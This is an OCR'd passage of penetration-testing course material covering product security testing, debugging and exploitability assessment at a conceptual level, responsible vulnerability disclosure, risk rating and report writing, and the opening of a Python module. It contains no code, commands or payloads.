Often, embedded devices are extremely limited in regards to access. This may make reverse engineering relative code impossible. On occasion, custom reversing and debugging tools may be created for the target, but this again poses issues in relation to time and skills. The tester must also follow the terms of use when testing a product, as it may not permit reverse engineering and decompilation. Debuggers are also an essential tool when performing bug discovery against an application. When testing an application, debugging is usually easy to perform. When testing a physical product, debugging may be difficult, as many do not provide an interface to perform this type of testing.

Occasionally, devices provide core dumps when they experience a crash, which can help with bug hunting and exploit writing. Debuggers provide the tester with the ability to pause execution at a specific moment in time and analyze the state of the process. When a crash occurs, the debugger clearly shows the results, allowing the tester to determine the vulnerable area of code.



IDA Pro Basics

The number of features provided by IDA Pro is extensive and always growing. IDA Pro is mainly known for its use as a disassembler, taking compiled code and providing the mnemonic assembly instructions as compiled by the compiler. From this information, one can study the program's intentions, as well as attempt to decompile the code back to its original source. IDA Pro supports multiple debuggers and debugging techniques such as WinDbg, as well as remote debugging with GDB and many others. Currently, over fifty processor architectures are supported by IDA Pro, including ARM, x86, AMD, and Motorola. A full list can be found here: http://hex-rays.com/idapro/idaproc.htm.

IDA Pro offers many ways to assist with interpreting disassembled code. Blocks of code within a function are graphed into an easy-to-read display, clearly showing the branches which code execution can take.

Processor Architecture

- Different types for different systems
- x86 and ARM processors most common when testing
  - ARM growing with smartphones
  - x86 still most common
- Each have their own instruction set
- IDA Pro can disassemble both, as well as many others!

Processor Architecture

When reversing, debugging, interacting, and choosing shellcode during testing, it is important to understand the processor architecture of the target device. An increasing number of smartphones are using ARM processors, while x86 remains the dominant architecture on systems in use today. Each architecture has its own instruction set that works with the processor. Assembly code from one architecture will not work on another. Fortunately, tools such as IDA Pro can disassemble almost anything. The difficulty is in getting the code to disassemble. Some embedded devices have the ability to run tools such as GDB locally, or to allow for remote debugging. Others will give you a core dump or nothing at all. Overall processor architecture will be covered later in the course.


Denial of Service or Code Execution?

- Did a crash occur?
  - Fuzz testing, static testing, file format testing
- Most bugs start as a denial of service (DoS)
  - Some stay a DoS
  - Others have an opportunity for code execution
  - Important to distinguish the difference

Denial of Service or Code Execution?

Most bugs of interest start out causing a denial of service (DoS) when malformed data or a specific condition causes the program or system to crash. Not all bugs cause the process to crash, as many are caught by exception handlers. Others cause a thread to crash, but not the parent process. Once it is determined what condition causes the crash, a debugger can be used for further analysis. Some types of fuzzing, such as intelligent mutation and static fuzzing, make it easy to determine the exact condition that causes a crash. Randomized fuzzing can prove difficult when trying to determine what specific data causes a crash. Regardless, DoS conditions are often code execution opportunities waiting to be discovered.

Through the use of debugging tools, a tester can determine if the process is exploitable during the crash. This requires the examination of processor registers, stack values, heap state, and information available in the debugger. Before declaring that a bug is not exploitable, a tester must be confident that all techniques have been exhausted. There are some well-known security researchers who look for DoS discoveries made by others so that they may attempt to solve something that the original tester could not solve.



Testing Proprietary Applications

Since they have not been hacked at publicly for years, internal applications are often an easy target, as is the case with commercial applications. Many internal programs are developed in-house or offshore with no development lifecycle process. These are often full of vulnerabilities that can be easily discovered through standard fuzz testing and other methods. The issue is that many of these applications are serving critical functions and the original developers are no longer employed with the company. This poses a challenge in understanding what the application does exactly and who relies on its services. If the program were to crash, will it come back up?


These types of questions must be taken into consideration before testing. Reverse engineering may or may not be possible, depending on the language in which the application was written, as well as the support by the underlying operating system for disassembly and debugging. Tools such as network sniffers can be very helpful when analyzing an undocumented protocol.

Vulnerability Discovery

- So you discovered a vulnerability ... now what?
  - Corporate disclosure policy
  - Appropriate contacts
  - Severity and impact
  - Remediation efforts

Vulnerability Discovery


Once a vulnerability has been discovered and determined to be exploitable or not exploitable, what steps should be taken next? If a vulnerability is exploitable and exploit code written, it is possible that others may have discovered the same vulnerability. The vendor may or may not be aware of the issue. Contacts should be made with the organization so that information may be shared. The severity and impact of the vulnerability to the organization considering the product should be assessed and documented. Disclosure may lead to remediation efforts with the vendor. We will discuss these topics now.



Corporate Disclosure Policy

Many companies have an official stance on the disclosure of discovered vulnerabilities. Some vendors encourage security testing of their products, while others highly discourage testing. If a company does not have a stance on disclosure, a policy should be put into place to avoid complications. Ethical and responsible disclosure often involves drafting a technical report and providing it to a contact at the vendor.

Many security professionals in the field of penetration testing and vulnerability research spend personal time working on research projects and bug hunting. Though discovered on a researcher's own time, they may still be required to follow the official company policy on disclosure. This is primarily due to company reputation. If a bug is discovered by an employee and is not handled responsibly, it may come to light that the individual who disclosed the bug works for a company who does not wish to be associated with the disclosure. Be sure to check on your company's policy.



Types of Disclosure

In the use of fuzzing, it is likely that you will identify product flaws. Unless you are the product vendor, it is unlikely you will be able to resolve the flaw on your own. The logical progression is to report the issue to the responsible vendor and work with them toward a fix.

Disclosing security vulnerabilities to a vendor can be a tricky business. The practice of ethical or responsible disclosure is almost universally recommended by security professionals, but can be clouded in complexity when it comes down to the details of actually disclosing the vulnerability. Resources such as the Organization for Internet Safety Guidelines for Security Vulnerability Reporting and Response (http://www.symantec.com/security/OIS_Guidelines%20for%20responsible%20disclosure.pdf) can be useful as a guideline for disclosing vulnerabilities to vendors, but it is important to first answer several questions for yourself before embarking on the vulnerability disclosure process:

- What are my goals in disclosing this vulnerability? Sometimes your goal may be to simply get the vulnerability resolved as quickly as possible. However, it is reasonable to use the disclosure of a vulnerability as a mechanism to technical acumen, especially if you are working as a consulting security analyst.
- Will you publish an independent security advisory regarding the vulnerability? In many cases, researchers who have discovered bugs may wish to distribute their own independent security advisory. This gives you the opportunity to disclose your side of the impact and details surrounding the vulnerability. This can be negatively viewed by the vendor who is responsible for the flaw, since they may wish to minimize the perceived impact of the flaw.
- Does your employer have an explicit or implicit policy regarding vulnerability disclosure? It may be hard to separate your personal identity from that of your employer. Always assume a reporter can use Google to identify your employer's name and may opt to publish an article disclosing your employer. Depending on the nature of the vulnerability disclosure, this could attract unnecessary or undesirable attention for your employer, which could risk your continued gainful employment. Always work out the details of a disclosure strategy with your employer before talking to the responsible vendor.

Appropriate Contacts

- The tester should be provided with contacts
  - Often, the point of contact given is a sales representative
  - The tester should have access to developers
  - Test results should only be given to the appropriate contacts
- Many vendors do not have a documented process

Appropriate Contacts

When disclosing a vulnerability, the appropriate contacts should be made available. Disclosure information should not be given to the wrong individuals; it should only be given to those working in the development or security role at the target company. Make sure those who should be involved are in fact involved prior to disclosure. Developers often do not take the report seriously at first, so any detailed technical information is helpful during disclosure. If they deem the discovery important, they are typically quick to set up a meeting to further discuss the issue and thought process behind discovering the bug. Many vendors do not have an official disclosure process, so this may be new to them as well.

Remediation Efforts

- Patching may take months
  - Three to six months is common
  - Negotiate a timeline up-front
- Let the vendor know if you are interested in being credited
- Resist the urge to discuss or disclose vulnerability information

Remediation Efforts

What is a reasonable timeline for the vendor to resolve and publish a fix? This is difficult to answer for researchers who have not worked for enterprise product vendors. What may be perceived as a simple fix may be complex from an implementation perspective, followed by quality assurance (QA) testing, documentation, and vendor-specific disclosure processes (e.g., does the vendor disclose flaws to their customers before disclosing to the public?). For software flaws in a product, it is not unreasonable for a vendor to take 3–6 months to disclose the flaw publicly. For weaknesses inherent in a protocol, it can take significantly longer, especially when the protocol must be supplanted with a completely new protocol.

When disclosing a flaw to a vendor, be open about your intentions about publishing an independent advisory. In this author's experience, it is best to negotiate a disclosure timeline with the vendor up-front, and then hold them to the release dates. If desired, request regular status reports from a vendor to ensure that the vulnerability is being addressed to your satisfaction. Be prepared for a vendor not to appreciate your efforts, especially in the case of vendors who have less experience in vulnerability resolution and response.

Resist the urge to disclose a vulnerability publicly without coordinating with a vendor first. While this can create a big splash and will likely win accolades with the script-kiddie attacker community, it will ultimately cast an image of unprofessional behavior. Researchers who work with vendors to resolve vulnerabilities and practice responsible disclosure can build long-term credibility and respect, which is significantly more valuable than short-term notoriety.


Severity and Impact

- Critical phase to determining if the product will be used
- Quantitative and qualitative assessment best
  - Factors in money and likelihood
  - A strong tool for go or no go
- Many formulas publicly available

Severity and Impact

The impact of a compromised vulnerability has the potential to be all over the map. When assessing risk, we tend to lean towards the worst-case scenario. This is okay due to additional factors calculated into the assessment above monetary loss. Quantitative risk assessment focuses on how bad an incident could be from a monetary perspective.


If a database containing 1,000 records, each worth $100, is compromised, the quantitative impact could be up to $100K. This alone is not enough to determine the risk level. We must factor in additional pieces, such as the likelihood of occurrence, the difficulty of discovery and exploitation, and any potential reputation risk. Through these additional pieces, we are able to determine a qualitative risk rating. This type of rating is simply seen as a label such as low, medium, and high. If a risk has a high quantitative rating but a low qualitative rating, it may be deemed okay. There may also be mitigating controls that can help reduce the risk further. Regardless, the risk assessment is often used as an ultimate deciding factor when determining if a product is to be approved for use.



Final Document

The final document is usually the only surviving proof of your work. It is often exposed to senior management, especially if they have a vested interest in the project or product. The final document, like most documents, should start out with an executive summary. This summary lists the purpose behind the product being tested, the sponsors, the testers, and the most significant findings in a summarized manner. Details should be left to other sections. Following the executive summary can be a more detailed summary, elaborating a bit more on the findings and information around the testing.

Next should be a section that documents the type of equipment that was used, as well as more information about the target being tested. This should include the types of tests performed against the target. The findings should be documented in a matrix-style form that has columns for any relative security policy, likelihood, impact, mitigating controls, final risk rating, and room for comments. Any mitigating controls or suggestions should be drafted up in their own section. Recommendations to improve the security, and even a recommendation for or against the product, can follow. Detailed technical information can be placed into an appendix for those who wish to read it.



Module Summary

In this module, we covered the basic framework of product security testing. Each product is likely to be very unique. The reuse of tools when possible is a great time-saver. After testing a large number of products, the tester develops a toolkit of custom scripts and programs. Sharing these with the community is greatly appreciated. Discovery and disclosure require special attention to ensure you are abiding by your company's stance on the topic. The final documentation provided is often visible high up on the company ladder, especially if there is an executive interest in the initiative.

Recommended Reading

- IDA Pro and Decompiler Website
  - http://www.hex-rays.com/idapro/
- Software Security Testing
  - http://www.cigital.com/papers/download/bsi4-testing.pdf
- Introduction to Risk Analysis
  - http://www.security-risk-analysis.com/introduction.htm
- Introduction to Fuzzing
  - http://www.brighthub.com/computing/smb-security/articles/9956.aspx

Recommended Reading

- IDA Pro and Decompiler Website: http://www.hex-rays.com/idapro/
- Software Security Testing: http://www.cigital.com/papers/download/bsi4-testing.pdf
- Introduction to Risk Analysis: http://www.security-risk-analysis.com/introduction.htm
- Introduction to Fuzzing: http://www.brighthub.com/computing/smb-security/articles/9956.aspx

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Penetration Testers

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement


Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

Python for Penetration Testers

To become an advanced penetration tester, you'll need to leverage multiple sources of information and multiple tools together. Sometimes these information sources and tools may not yet exist, requiring you to do custom development. In this module, we'll look at how we can use Python as penetration testers to create new tools or to leverage multiple data sources in an integrated fashion.



Objectives

We'll start off with an introduction to Python programming, expanding our knowledge into understanding Python types and control mechanisms. We'll also look at various Python modules, building our own functions, and the nuances of Python namespaces. Building on these new skills, we'll look at useful Python code examples you can reuse to build your own tools, and some advice on how to grow and develop your Python programming skill set.

Introduction to Python

- Scripting language with tremendous community support
  - Lots of guides, examples, useful modules available that you can reuse
- No language wars – Ruby, Perl, Lua
- Getting you started with Python development
  - Not a replacement for real use to reinforce your Python skills

Introduction to Python

In this short module, we'll give you a jump start into learning Python, a popular scripting language with tremendous support and community involvement. With such a dedicated community, the Internet is full of guides, examples, and useful Python modules you can use and reuse to enhance your own tools.

We picked Python because we felt that is a common language with a strong backing from both the information security and penetration testing disciplines. We are in no way discounting the power and grace of other scripting languages such as Ruby, Perl, and Lua; these are wonderful languages with a lot to offer. Given a choice, we felt that Python skills would have the most positive impact for advanced penetration testers, though we would also encourage you to build your scripting skills in other languages as well.

This material will get you ready to start developing in Python with available online resources and the fundamentals we'll introduce here. There is no replacement for real use to reinforce your Python skills however. If you want to become an advanced penetration tester, you will need to gain proficiency in at least one scripting language, which will require a dedicated effort on your part.

Working with Python

- Interactive interpreter or script interpreter
